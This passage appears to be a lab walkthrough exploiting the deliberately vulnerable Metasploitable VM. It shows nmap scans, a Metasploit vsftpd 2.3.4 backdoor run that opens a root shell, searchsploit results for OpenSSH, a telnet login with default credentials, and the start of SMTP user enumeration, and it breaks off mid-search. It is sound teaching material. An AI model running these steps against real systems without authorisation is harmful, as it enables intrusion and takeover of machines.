
The output will be fairly large so I won't be adding a screenshot of the output.

Exploitation

For this demo, I will only be exploiting 2-3 services; that require the use of Metasploit, the rest of the `Metasploitable` can be explored.


Port - 21:

The nmap result of `port 21` is as follows:




```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p21 -oN metasploitable-full.nmap 192.168.56.102
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-17 10:34 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00041s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.101
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.02 seconds
```

We can see that the version is `vsftpd 2.3.4`. We can try and search for it inside metasploit:




```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```




```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
                                       g-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Now, here we have to set only 1 Variable, i.e. `RHOSTS.`



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
```


Once, the value is set, we can simply type `exploit` and the payload will run:



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:36893 → 192.168.56.102:6200) at 2023-10-17 10:51:50 -0400

whoami
root
```


Port - 22:

Running the Port Scan:




```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p22 -oN metasploitable-full.nmap 192.168.56.102
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-17 10:53 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00035s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.62 seconds

┌──(kali㉿kali)-[~]
└─$
```

Now, checking if anything exists in metasploit:



```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > search OpenSSH 4.7p1
[-] No results from search
msf6 >
```

Nothing, let’s try and search for exploits on `Exploit-DB` using `searchsploit`




```
┌──(kali㉿kali)-[~]
└─$ searchsploit OpenSSH 4.7p1
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
---------------------------------------------------------------------------------------------- ---------------------------------
OpenSSH 2.3 < 7.7 - Username Enumeration                                                      | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)                                                | linux/remote/45210.py
OpenSSH < 6.6 SFTP (x64) - Command Execution                                                  | linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution                                                        | linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege E   | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading                                      | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)                                                          | linux/remote/45939.py
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

We found quite a few exploits. However, the one’s allowing `Command Execution` are for SFTP. Therefore, we’ll discard those.


> There are ways to exploit SSH. We can enumerate the username, then brute-force the password, or using another service, get a private key and then gain access using that.

Port - 23:

We can see that port-23 which often runs the telnet service is open, let’s try and connect using that:




```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p23 192.168.56.102
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-17 11:00 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00036s latency).

PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.48 seconds

┌──(kali㉿kali)-[~]
└─$ 
```



```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.56.102
Trying 192.168.56.102...
Connected to 192.168.56.102.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: 
```

We’re greeted with a login page, let’s try and enter `msfadmin` as username and password:




```
metasploitable login: msfadmin
Password:
Last login: Tue Oct 17 10:58:23 EDT 2023 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ 
```

Very weirdly, we’re greeted with a full-blown shell.


Port 25:

Port-25 is often reserved for `SMTP`. Running an NMAP Scan to find the service running on it:




```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p25 192.168.56.102
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-17 11:00 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00040s latency).

PORT   STATE SERVICE VERSION
25/tcp open  smtp    Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing o
utside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_DES_64_CBC_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, D
SN
|_ssl-date: 2023-10-17T15:00:37+00:00; -1s from scanner time.
Service Info: Host:  metasploitable.localdomain

Host script results:
|_clock-skew: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds

┌──(kali㉿kali)-[~]
└─$ █
```

We can see, that it is indeed running smtp. We can try and enumerate the `smtp` users, by using metasploit:




```
msf6 > search smtp users

Matching Modules
================

   #  Name                                   Disclosure Date  Rank    Check  Description
   -  ----                                   ---------------  ----    -----  -----------
